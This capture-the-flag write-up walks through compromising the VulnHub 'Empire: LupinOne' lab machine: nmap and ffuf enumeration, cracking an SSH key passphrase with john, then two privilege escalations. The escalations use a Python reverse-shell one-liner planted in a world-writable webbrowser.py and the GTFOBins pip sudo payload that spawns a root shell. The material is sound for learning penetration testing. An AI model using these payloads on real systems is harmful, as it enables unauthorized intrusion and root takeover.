

Empire-LupinOne

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.15

Lets try pinging it

```
(pks☺Kali)-[~]  
$ ping 192.168.110.15 -c 5  
PING 192.168.110.15 (192.168.110.15) 56(84) bytes of data.  
64 bytes from 192.168.110.15: icmp_seq=1 ttl=64 time=0.727 ms  
64 bytes from 192.168.110.15: icmp_seq=2 ttl=64 time=0.540 ms  
64 bytes from 192.168.110.15: icmp_seq=3 ttl=64 time=0.757 ms  
64 bytes from 192.168.110.15: icmp_seq=4 ttl=64 time=0.821 ms  
64 bytes from 192.168.110.15: icmp_seq=5 ttl=64 time=1.00 ms  
  
--- 192.168.110.15 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4098ms  
rtt min/avg/max/mdev = 0.540/0.769/1.002/0.149 ms
```

Lets get with port scanning next now!!

Port Scanning :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.15 -o allPortScan.txt
```

```
(pks@Kali)-[~]  
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.15 -o allPortScan.txt  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 20:07 IST  
Nmap scan report for 192.168.110.15  
Host is up (0.00016s latency).  
Not shown: 65533 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```

Open ports

```
PORT STATE SERVICE  
22/tcp open  ssh  
80/tcp open  http
```

Lets try a aggressive scan on these ports

```
nmap -sC -sV -A -T5 -p 22,80 192.168.110.15 -o aggressiveScan.txt
```

```
(pks@Kali)-[~]
$ nmap -sC -sV -A -T5 -p 22,80 192.168.110.15 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 20:09 IST
Nmap scan report for LupinOne (192.168.110.15)
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
| 256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
| 256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets try some directory fuzzing too

Directory Fuzzing :

v2.1.0-dev

```
41ms]  
robots.txt [Status: 200, Size: 34, Words: 3, Lines: 3, Duration:  
15ms]
```

Lets get this web application going

Web Application :



We do have something in the source code as well

```
→ ↻ 🏠 view-source:http://192.168.110.15/
Kali Linux 🐞 Kali Tools 🔗 Kali Docs 🗑️ Kali Forums 🐞 Kali NetHunter 🐞 Exploit-DB 🐞 Google Hacking DB 🐞 0-


1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6   margin: 0;
7 }
8
9 #over img {
10   margin-left: auto;
11   margin-right: auto;
12   display: block;
13 }
14 </style>
15 </head>
16
17 <body>
18
19 <div id="over" style="position:absolute; width:100%; height:100%">
20   
21 </div>
22
23 </body>
24 </html>
25
26 <!-- Its an easy box, dont give up. -->
27
28
```

Lets see the /robots.txt now


```
← → ↻ 🏠 192.168.110.15/robots.txt
🐞 Kali Linux 🐞 Kali Tools 🔗 Kali Docs 🗑️ Kali Forums 🐞 Kali NetHunter 🐞

User-agent: *
Disallow: /~myfiles
```

Alright lets see this directory now



Uh! oh we have an Error 404 :) jk not a real one lets check the source code



Lets find all the files that start with ~ here

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.110.15/~FUZZ
-t 200
```

```

(pks@Kali)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.110.15/~FUZZ -t 200

      /\_/\  /\_/\  /\_/\
     /  _ \  /  _ \  /  _ \
    /_/  \_\ /_/  \_\ /_/  \_\
   /_/  \_\ /_/  \_\ /_/  \_\
  /_/  \_\ /_/  \_\ /_/  \_\

v2.1.0-dev

-----

:: Method      : GET
:: URL         : http://192.168.110.15/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


-----

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 14ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

```

/~secret here

lets see what this is about now



The screenshot shows a web browser window with the address bar displaying '192.168.110.15/~secret/'. The browser tabs include 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page content is as follows:

```

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my
create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

```


So a hidden directory starts with a . lets find directories like that using another fuzzing

On the first try with /dirb/common.txt wordlist found nothing now im gonna use /dirbuster/directory-list-2.3-medium.txt also im greping out 403 cuz there are a lot of em from this search and Im extending the wordlist with .txt,.php,.html extensions


```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://192.168.110.15/~secret/.FUZZ -e .txt,.php,.html -t 200 | grep -v 403
```

```
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 331,  
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 19ms]  
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 16ms]  
:: Progress: [882240/882240] :: Job [1/1] :: 6451 req/sec :: Duration: [0:01:53] :: Error
```

ok so our url now becomes /~secret/.mysecret.txt



403 Forbidden. You don't have permission to access this resource.

cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLK
JWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81
YdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M5DA1TdjkVes
afQUcmfocvugzn81GAJ8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPM
xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMANSmTyuvMTnj
YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtZBaZo8sesPQVbuKA9VEVsgw1xVvR
vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9EiFL6i3KXFe3Y7W4Li7jF8vF
MRWey2j61yaH4ij5uZQXD537FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zj
SmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL
huxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGW24wjGbxH
DfJvZbL8o6BfPjEPi125edV9JbCyNRFFKpTxpq7QSruk7L5LEXG8H4rsLyv6
Ph4U2ErihvNiFQVS7U9XBwQHc6fhrDH2objdeDGvuVHzPgqMeRMZtjzaLBZ
US7oauaa3xhyx8Ar3AyggnywjwZ8uoWQbmX8Sx71x4NyhHZUzHpi8vkEkbK
pSVTwtXRFBPTyFmUavtitoA8kFZb4DhYMcXNyLf7r8H98WbtCshaEBaY7b5C
F2jKFKg4i3HfCJHGg1CXktuqznVucjWmdZmuACA2gce2rpiBT6GxmMrfSxDC
Yp9qffG5YWY163WJV5urYKM6BBiuK9QksWczgPtjsfFBBUo6vftNqCNbzQn4
ZFFgpbYZYFigLa7SokXis1LYfbHeXMvcfeuApmAaGQk6xmajEbpcbn1H5QQi
6jVk6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjLmnVrk7FkUUESqJKjp5cuX1EUp
UUt912ha5kMR6g4aVG8bXFU6an5PikaedHBRVRCygpQjm8Lhe1cA8X2jtQi

Got a hash lets decode it


```
(pks☺Kali)-[~/VulnHub/LupinOne]
$ chmod 600 id_rsa

(pks☺Kali)-[~/VulnHub/LupinOne]
$ ssh -i id_rsa icex64@192.168.110.15
The authenticity of host '192.168.110.15 (192.168.110.15)' can't be established.
ED25519 key fingerprint is SHA256:6Z0CytQu/pnSRRTMvJLagwz7ZPLJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.15' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Lets convert this id_rsa using ssh2john so we can crack this using john and fasttrack

```
(pks☺Kali)-[~/VulnHub/LupinOne]
$ ssh2john id_rsa > passphrase_hash.txt
```

and now lets crack it

```
john passphrase_hash.txt --wordlist=/usr/share/wordlists/fasttrack.txt
```

```
(pks☺Kali)-[~/VulnHub/LupinOne]
$ john passphrase_hash.txt --wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (id_rsa)
1g 0:00:00:03 DONE (2024-08-17 21:02) 0.3058g/s 29.35p/s 29.35c/s 29.35C/s Winter2015..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Passphrase is : P@55w0rd!

Now lets ssh in now

```
(pks@Kali)-[~/VulnHub/LupinOne]
$ ssh -i id_rsa icex64@192.168.110.15
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$ █
```

here is the user.txt

```
icex64@Lupin0ne:~$
```

Lets check the sudo permission for this user

Lets check the sudo permission for this user

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

We can run this script with this arsene user here

lets first check what in the /home/arsene here

```
icex64@LupinOne:~$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ ls -al
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw----- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw----- 1 arsene arsene  67 Oct  4 2021 .secret
icex64@LupinOne:/home/arsene$
```

lets read this note.txt we can read this looks like

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$
```

too much trust i see

Lets read this heist.py we can run as this user

```
icex64@Lupin0ne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@Lupin0ne:/home/arsene$
```

So i looked around to find exploit for this webbrowser found this one

<https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/>

jist of this is that we can edit this file called webbrowser.py that is called when we have this webbrowser is called and ran

its this one

```
icex64@Lupin0ne:/home/arsene$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@Lupin0ne:/home/arsene$
```

lets go in the open function and add a reverse shell i used this one from

<https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#bash-udp>

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.110.64",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
```

```
def open(url, new=0, autoraise=True):
    """Display url using the default browser.

    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
    import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Now lets first start a listener

```
(pks☺Kali)-[~/VulnHub/LupinOne]
$ nc -lvp 9001
listening on [any] 9001 ...
```

there we go lets run that script that we can as the arsene user

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
```

and we get access as that arsene user


```
(pks☺Kali)-[~/VulnHub/LupinOne]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from LupinOne [192.168.110.15] 33176
arsene@LupinOne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),26(audio),27(video),28(pointer),29(netdev)
arsene@LupinOne:~$
```

Vertical PrivEsc :

Lets first check the sudo permission here

```
arsene@LupinOne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

lets check GTF0bins for privEsc with pip :

<https://gtfobins.github.io/gtfobins/pip/#sudo>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Lets run this

```
arsene@Lupin0ne:~$ ^[[200~TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TTF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TFexecl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
Processing /tmp/tmp.5hCGHH3bhL
# id
id
uid=0(root) gid=0(root) groups=0(root)
# █
```

and we get root

here is the flag

Thanks for reading :)